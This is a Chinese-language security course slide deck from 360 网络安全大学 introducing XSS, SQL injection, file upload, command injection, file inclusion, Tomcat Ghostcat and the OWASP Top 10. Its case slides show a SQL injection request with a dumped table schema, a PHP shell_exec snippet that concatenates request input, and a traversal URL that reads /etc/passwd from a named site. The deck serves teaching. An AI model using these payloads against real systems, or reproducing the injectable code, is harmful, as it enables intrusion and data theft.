

# 典型Web安全漏洞

web安全原理与实践 第2课



**360**  
网络安全大学

# 教学目标



360  
网络安全大学

- 了解典型的Web安全漏洞及其危害

# 目录



360  
网络安全大学

- ◆ 常见Web漏洞
  - ◆ 跨站脚本攻击（XSS）
  - ◆ SQL注入
  - ◆ 文件上传漏洞
  - ◆ 命令执行
  - ◆ 文件包含
  - ◆ Web中间件
- ◆ OWASP TOP 10
- ◆ 推荐书籍

# 目录



360  
网络安全大学

- ◆ 常见Web漏洞
  - ◆ 跨站脚本攻击（XSS）
  - ◆ SQL注入
  - ◆ 文件上传漏洞
  - ◆ 命令执行
  - ◆ 文件包含
  - ◆ Web中间件
- ◆ OWASP TOP 10
- ◆ 推荐书籍


# 跨站脚本攻击（XSS）



360  
网络安全大学

## 概念

- 跨站脚本攻击（XSS），指攻击者通过在Web页面中写入恶意脚本，造成用户在浏览页面时，控制用户浏览器进行操作的攻击方式。



# 跨站脚本攻击（XSS）



360  
网络安全大学

## ■ 类型

- 反射型
- 存储型
- DOM型

## ■ 危害

- 盗取cookie、XSS蠕虫攻击、会话劫持、钓鱼攻击

# 跨站脚本攻击（XSS）



360  
网络安全大学

## 案例



腾讯科技 > 互联网报道 > 互联网新闻 > 正文

### 新浪微博病毒事件分析：XSS攻击致大规模中招

2011年06月28日23:33 腾讯科技[微博] 乐天 我要评论(0) 字号：T | I



新浪微博病毒事件分析(腾讯科技配图)

**腾讯科技讯** (乐天) 6月28日消息，今日晚间新浪微博突然出现大范围“中毒”，病毒利用新浪微博系统漏洞，向中毒者好友大量发送私信，并在内容内加上流行词汇，进行快速传播。有专业人士分析称，是XSS攻击导致新浪微博网友大规模中招。

# SQL注入漏洞



360  
网络安全大学

## ■ 概念

- SQL注入漏洞，Web系统对数据库访问语句过滤不严，入侵者在合法参数的位置，传入特殊的字符、命令，实现对后台数据库的入侵。

## ■ 类型

### ➤ 数据型

- `Select * from table where id = 360`

### ➤ 字符型

- `Select * from table where username = 'sanliuling'`

## ■ 危害

- 数据库信息泄露、数据篡改、挂马等



# SQL注入漏洞



360  
网络安全大学

## 案例

### 漏洞概

缺陷编号:

漏洞标题:

相关厂商:

漏洞作者:

提交时间:

公开时间:

漏洞类型:

危害等级:

自评Rank:

漏洞状态:

漏洞来源:

Tags标签:

分享漏洞:

```
GET http://[redacted]/CheckUserValue?userValue=admin'and'1'='1
Accept: */*
Accept-Lan
Referer: h
Accept-Enc
User-Agent
Accept-Language: zh-cn
Host: [redacted]
Referer: http://[redacted]/Register.jsp
Connection
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT
Host: [redacted]
Connection: Keep-Alive
Cookie: JSESSIONID=97A3F8F28A1744941B725F7D0E24AD2F
```

Find... (pres

Get SyntaxVi

Caching | C

<state><re

Find... (press Ctrl+Enter to highlight all)

Get SyntaxView | Transformer | Headers | TextView | ImageView |

Caching | Cookies | Raw | JSON | XML

<state><ret>恭喜您, 您可以使用这个用户名! </ret></state>

Database: [redacted]  
Table: TB\_WEB\_ORDER  
[33 columns]

Column	Type
ALIPAYGMTPAY	VARCHAR2
ALIPAYORDERNO	VARCHAR2
BANKTYPE	VARCHAR2
BUYEREMAIL	VARCHAR2
BUYERUSERID	VARCHAR2
D_CREATE	DATE
D_OFFTIME	DATE
D_PAY	DATE
FASTPAYSTATUS	NUMBER
FROMSTATIONID	NUMBER
FROMSTATIONNAME	VARCHAR2
GATEWAYPRICE	NUMBER
IP	VARCHAR2
PAYSTATUS	NUMBER
PRICE	NUMBER
PTR_SCHEDULE_ID	NUMBER
REACHID	NUMBER
REACHSTATIONNAME	VARCHAR2
RIDEDATEN	NUMBER
RIDETIME	VARCHAR2
SCHEDULECODE	VARCHAR2
SERVICEPRICE	NUMBER
TB_WEB_ORDER_ID	NUMBER
TB_WEB_USER_ID	NUMBER
TICKETCOUNT	NUMBER
TOTALPRICE	NUMBER
USEREMAIL	VARCHAR2
USERIDCARD	VARCHAR2
USERNAME	VARCHAR2

支付宝订单

出发站

身份证号

# 文件上传漏洞



360  
网络安全大学

## ■ 概念

- 文件上传漏洞，网站WEB应用都有一些文件上传功能，比如文档、图片、头像、视频上传，当上传功能的实现代码没有严格校验上传文件的后缀和文件类型时，就可以上传任意文件，甚至可执行文件后门。

## ■ 类型

- 根据网站使用及可解析的程序脚本不同，可以上传的恶意脚本可以是PHP、ASP、JSP、ASPX文件等

## ■ 危害

- 恶意文件传递给解释器去执行，之后就可以在服务器上执行恶意代码，可实现数据库执行、服务器文件管理，服务器命令执行等恶意操作。

# 文件上传漏洞



360  
网络安全大学

## 案例

### 漏洞概要

缺陷编号: Wo  
漏洞标题: p2p  
相关厂商:   
漏洞作者:   
提交时间: 201  
公开时间: 201  
漏洞类型: 文件  
危害等级: 高  
自评Rank: 20  
漏洞状态: 厂商  
漏洞来源: htt  
Tags标签: 无  
分享漏洞:



### 个人信息

#### 基本信息

#### 头像

#### 姓名

#### 用户名

#### 账号安全信息

The screenshot displays a web application security tool interface. The top bar shows various tabs: Statistics, Inspectors, AutoResponder, Composer, Log, Filters, and Timeline. Below this, there are tabs for Headers, TextView, WebForms, HexView, Auth, Cookies, Raw, JSON, and XML. The main content area shows a directory listing for the path `/opt/tomcat_weixin/conf/`. The directory contains several files and subdirectories, including `Catalina`, `context.xml`, `catalina.properties`, `web.xml`, `server.xml`, `catalina.policy`, `tomcat-users.xml`, and `logging.properties`. The tool also displays a list of headers for the request, including `Content-Length: 6498`, `Content-Type: multipart/form-data; boundary=sm7IAufkztZ:`, `Host: app.jinxin99.cn`, `Connection: Keep-Alive`, `User-Agent: android-async-http/1.4.4 (http://loopj.com/)`, `Accept-Encoding: gzip`, and `Accept: Application/Json`. The bottom status bar shows the response status `HTTP/1.1 200 OK`, the server `nginx/1.7.3`, the date `Thu, 17 Mar 2016 12:23:39 GMT`, the content type `application/json; charset=UTF-8`, the connection `keep-alive`, and the content length `125`.

# 命令执行



360  
网络安全大学

## ■ 概念

- 命令执行，应用程序有时需要调用一些执行系统命令的函数，而Web开发语言中部分函数可以执行系统命令，如PHP中的system、exec、shell\_exec等函数。

## ■ 危害

- 当黑客控制这些函数的参数时，就可以将恶意的系统命令拼接到正常命令中，从而造成命令执行攻击，若当前用户为root用户，危害程度将更严重。



# 命令执行



360  
网络安全大学

## 案例

### 漏洞概要

缺陷编号:   
漏洞标题:   
相关厂商:   
漏洞作者:   
提交时间:   
公开时间:   
漏洞类型:   
危害等级:   
自评Rank:   
漏洞状态:   
漏洞来源:   
Tags标签:   
分享漏洞:

在文件 /Interface/DevManage/VM.php 中:

```
code 区域  
.....代码省略.....  
// 设置DNS解析服务器地址  
case 'setDNSServer' :  
    shell_exec('echo "nameserver ' . $_REQUEST['nameserver'] . ' 8.8.8.8' >> /etc/resolv.conf');  
    $result['Code'] = 0;  
    getTip($result);  
    echo json_encode($result);  
    break;  
default :  
    showErrorRequest();  
    break;  
.....代码省略.....
```

### shell\_exec

(PHP 4, PHP 5, PHP 7)

shell\_exec — Execute command via shell and return the complete output as a string

#### Description

```
shell_exec ( string $cmd ) : string
```

This function is identical to the [backtick operator](#).

# 文件包含漏洞



360  
网络安全大学

## ■ 概念

- 文件包含，程序开发人员一般会把重复使用的函数写到单个文件中，需要使用某个函数时直接调用此文件，而无需再次编写，这中文件调用的过程一般被称为文件包含。所有脚本语言都会提供文件包含的功能，但文件包含漏洞在PHP Web Application中居多,而在JSP、ASP、ASP.NET程序中却非常少，甚至没有。
- 常见包含函数有：include()、require()

## ■ 类型

- 本地包含
- 远程包含

## ■ 危害

- 文件包含函数加载的参数没有经过过滤或者严格的定义，可以被用户控制，包含其他恶意文件，导致了执行了非预期的代码。

# 文件包含漏洞



360  
网络安全大学

## 案例

### 漏洞概要

缺陷编号: **WooYun-2014-73100**

漏洞标题: 某件官网文件包含问题

相关厂商: 某软件集团

漏洞作者: 某安全研究员

提交时间: 2014-08-19 23:30

修复时间: 2014-08-20 18:14

公开时间: 2014-08-20 18:14

漏洞类型: 文件包含

危害等级: 中

自评Rank: 10

漏洞状态: 厂商已经修复

漏洞来源: <http://www.wooyun.org>

Tags标签: 文件包含漏洞

分享漏洞:

#### 简要描述:

存在一处文件包含

#### 详细说明:

<http://www.kingsoft.com/ckplayer/video.php?url=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd%00>

#### 漏洞证明:

<http://www.kingsoft.com/ckplayer/video.php?url=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd%00>

This page contains the following errors:  
error on line 1 at column 1: Document is empty  
Below is a rendering of the page up to the first error.

右键查看源文件

```
1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 ...
```



## ■ 概念

- Web中间件，介于操作系统和应用程序之间的产品，面向信息系统交互，集成过程中的通用部分的集合，屏蔽了底层的通讯，交互，连接等复杂又通用化的功能，以产品的形式提供出来，系统在交互时，直接采用中间件进行连接和交互即可，避免了大量的代码开发和人工成本。

## ■ 类型（常见）

- IIS
- Apache
- Tomcat
- Nginx
- WebLogic
- Jboss





## ■ 常见漏洞

中间件名称	漏洞
IIS	解析漏洞、PUT命令执行漏洞、PUT文件上传漏洞、短文件名猜解
Apache	文件解析漏洞
Tomcat	任意写文件漏洞（CVE-2017-12615）、远程部署漏洞、任意文件读取/包含漏洞（CVE-2020-1938）
Nginx	文件解析漏洞、目录穿越\遍历漏洞（配置不当）、
WebLogic	弱口令 && 远程部署漏洞、任意文件上传漏洞（CVE-2018-2894）、SSRF漏洞（CVE-2014-4210）、
Jboss	反序列化漏洞（CVE-2017-12149）、JBoss 4.x JBossMQ JMS 反序列化漏洞（CVE-2017-7504）、弱口令 && 远程部署漏洞



## ■ 漏洞样例（Tomcat·CVE-2020-1938）

### ➤ Tomcat

- Tomcat是由Apache软件基金会属下Jakarta项目开发的Servlet容器，按照Sun Microsystems提供的技术规范，实现了对Servlet和JavaServer Page（JSP）的支持。
- 由于Tomcat本身也内含了HTTP服务器，因此也可以视作单独的Web服务器。

### ➤ 影响版本

- Apache Tomcat 9.x < 9.0.31
- Apache Tomcat 8.x < 8.5.51
- Apache Tomcat 7.x < 7.0.100
- Apache Tomcat 6.x

## ■ 漏洞样例（Tomcat·CVE-2020-1938）

### ➤ 漏洞危害

```
exp x
/Library/Java/JavaVirtualMachines/jdk1.7.0_80.jdk/Contents/Home/bin/java ...
Accept-Ranges bytes ETag W/"1227-1498064520000" Wed, 21 Jun 2017 17:02:00 GMT application/xml 1227 <?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app\_3\_1.xsd"
  version="3.1"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>

</web-app>
```

读取到/WEB-INF/web.xml文件


# Web中间件



360  
网络安全大学

## ■ 漏洞样例（Tomcat·CVE-2020-1938）

### ➤ 漏洞范围



# 目录



360  
网络安全大学

- ◆ 常见Web漏洞
  - ◆ 跨站脚本攻击（XSS）
  - ◆ SQL注入
  - ◆ 文件上传漏洞
  - ◆ 命令执行
  - ◆ 文件包含
  - ◆ Web中间件
- ◆ OWASP TOP 10
- ◆ 推荐书籍

# OWASP排名



360  
网络安全大学

2013年版《OWASP Top 10》	→	2017年版《OWASP Top 10》
A1 – 注入	→	A1:2017 – 注入
A2 – 失效的身份认证和会话管理	→	A2:2017 – 失效的身份认证
A3 – 跨站脚本 (XSS)	↘	A3:2017 – 敏感信息泄漏
A4 – 不安全的直接对象引用 [与A7合并]	U	A4:2017 – XML外部实体 (XXE) [新]
A5 – 安全配置错误	↘	A5:2017 – 失效的访问控制 [合并]
A6 – 敏感信息泄漏	↗	A6:2017 – 安全配置错误
A7 – 功能级访问控制缺失 [与A4合并]	U	A7:2017 – 跨站脚本 (XSS)
A8 – 跨站请求伪造 (CSRF)	☒	A8:2017 – 不安全的反序列化 [新, 来自于社区]
A9 – 使用含有已知漏洞的组件	→	A9:2017 – 使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	☒	A10:2017 – 不足的日志记录和监控 [新, 来自于社区]

# 目录



360  
网络安全大学

- ◆ 常见Web漏洞
  - ◆ 跨站脚本攻击（XSS）
  - ◆ SQL注入
  - ◆ 文件上传漏洞
  - ◆ 命令执行
  - ◆ 文件包含
  - ◆ Web中间件
- ◆ OWASP TOP 10
- ◆ 推荐书籍




# 推荐书籍



360  
网络安全大学

## 图书类






# 推荐书籍



360  
网络安全大学

## ■ 图书类



# 总结



360  
网络安全大学

- ◆ 常见Web漏洞
  - ◆ 跨站脚本攻击（XSS）
  - ◆ SQL注入
  - ◆ 文件上传漏洞
  - ◆ 命令执行
  - ◆ 文件包含
  - ◆ Web中间件
- ◆ OWASP TOP 10
- ◆ 推荐书籍

谢谢



360  
网络安全大学